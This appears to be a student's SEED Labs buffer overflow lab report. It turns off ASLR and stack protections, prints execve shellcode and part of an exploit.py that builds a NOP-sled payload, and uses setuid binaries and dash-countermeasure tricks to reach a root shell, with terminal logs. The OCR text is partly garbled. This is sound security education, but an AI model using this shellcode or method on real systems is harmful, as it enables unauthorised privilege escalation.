BUFFER OVERFLOW VULNERABILITY LAB

SEED Labs

SEPTEMBER 18, 2019

DHAVAL KUMAR SONAVARIA
272252089

Pre-configurations

We disable the following countermeasures of the OS to perform the following tasks and then turn them on later.

1. Address Space Randomization.
   $ sudo sysctl -w kernel.randomize_va_space=0
2. The StackGuard Protection Scheme.
   $ gcc -fno-stack-protector example.c (during program compilation)
3. Non-Executable Stack.
   $ gcc -z noexecstack -o test test.c (during program compilation)
4. Configuring /bin/sh (Ubuntu 16.04 VM only).
   $ sudo rm /bin/sh
   $ sudo ln -s /bin/zsh /bin/sh

Task 1: Running Shellcode

```
#include <stdio.h>

int main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Fig 1.1

```
/* call_shellcode.c  */
/* You can get this program from the lab's website */

/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"          /* Line 1:  xorl    %eax,%eax              */
  "\x50"              /* Line 2:  pushl   %eax                   */
  "\x68""//sh"        /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"        /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"          /* Line 5:  movl    %esp,%ebx              */
  "\x50"              /* Line 6:  pushl   %eax                   */
  "\x53"              /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"          /* Line 8:  movl    %esp,%ecx              */
  "\x99"              /* Line 9:  cdq                            */
  "\xb0\x0b"          /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"          /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Fig 1.2




Fig 1.3

In fig 1.3 we observe that after executing the shellcode we get access to the shell program i.e the shell is called with seed as the current user.

Observations:

The data in the buffer is type casted to an executable and pushed through strcpy and called this gives us the sense that code can be executed from the stack when the stack execution is turned on using the command execstack while compilation.


Task 2:

To perform this task we first make sure all the counter measure are turned off including the linked shell counter measure which actually looks at the uid.

To perform the buffer overflow task, we need to know two things


- The address where the return code to be executed is located
- A general idea of where to return to so that we can execute our malicious code.

For this we use the gdb to debug the vulnerable program and print out the ebp value and the difference between the address of the local variable buffer and the ebp. Combining these two with the knowledge that the return address field lies on top of the ebp pointer and a general idea of the return address considering that this is a 32-bit machine will help us to take over the root shell.




We debug the program stack.c and place a breakpoint at bof(), after which we print the ebp value and the local address for the variable buffer. Now, we subtract the two addresses so that we can use it to place the return address in the badfile generated by exploit.py. This is 32 bytes and since return address is stored in 4 bytes from ebp we will use the range between 36-40 to place the return address. Now the return address is the ebp value plus a guess taking into consideration the 32-bit machine. We do this by filling the entire size of the buffer (517) as NOP which moves to the next instruction making each address a candidate for entry point to the malicious code to execute. Hence we store the address of ebp+120 bytes as the return address.

Creating badfile from exploit.py




```
    "\x99"                  # cdq
    "\xb0\x0b"              # movb    $0x0b,%al
    "\xcd\x80"              # int     $0x80
    "\x00"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#########################################################################
# Replace 0 with the correct offset value
D = 0
# Fill the return address field with the address of the shellcode
# Replace 0xFF with the correct value
content[D+0] = 0xFF   # fill in the 1st byte (least significant byte)
content[D+1] = 0xFF   # fill in the 2nd byte
content[D+2] = 0xFF   # fill in the 3rd byte
content[D+3] = 0xFF   # fill in the 4th byte (most significant byte)
#########################################################################

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

ret = 0xbfffeb18 + 120
content[36:40]= (ret).to_bytes(4,byteorder='little')
# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```

Now we will execute this code keeping in mind we have to make this stack executable and turn address randomization as well as linking to the zsh shell(not dash).



We have now called the root

We also made sure that the stack binary file was a setuid file using the following commands

$sudo chown root stack

$ sudo chmod 4755 stack


This gives us the root shell.


Task 3


Defeating Dash's countermeasure:


WE have observed from the dash's chngelog that it checks if the effective uid is equal to the current uid before calling the shell(executing execve).

We run the dash_shell_test mimicking the badfile execution and run it once with setuid(0) and once without it.




Terminal
6:27 PM
[09/18/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[09/18/19]seed@VM:~$ ll dash_shell_test
-rwxrwxr-x 1 seed seed 7444 Sep 18 18:26 dash_shell_test
[09/18/19]seed@VM:~$ sudo chown root dash_shell_test
[sudo] password for seed:
[09/18/19]seed@VM:~$ chmod 4755 dash_shell_test
Terminator
anging permissions of 'dash_shell_test': Operation not permitted
[09/18/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
[09/18/19]seed@VM:~$ ./dash_shell_test
#


Terminal
6:46 PM
[09/18/19]seed@VM:~$ sudo rm /bin/sh
[sudo] password for seed:
[09/18/19]seed@VM:~$ sudo ln -s /bin/dash /bin/sh
[09/18/19]seed@VM:~$ cd Buffer_Overflow
[09/18/19]seed@VM:~/Buffer_Overflow$ chmod u+x exploit.py
[09/18/19]seed@VM:~/Buffer_Overflow$ rm badfile
[09/18/19]seed@VM:~/Buffer_Overflow$ exploit.py
File "./exploit.py", line 7
"\x31\xc0" /* Line 1: xorl %eax,%eax */
^
SyntaxError: invalid syntax
[09/18/19]seed@VM:~/Buffer_Overflow$ exploit.py
[09/18/19]seed@VM:~/Buffer_Overflow$ ./stack
#
Firefox Web Browser




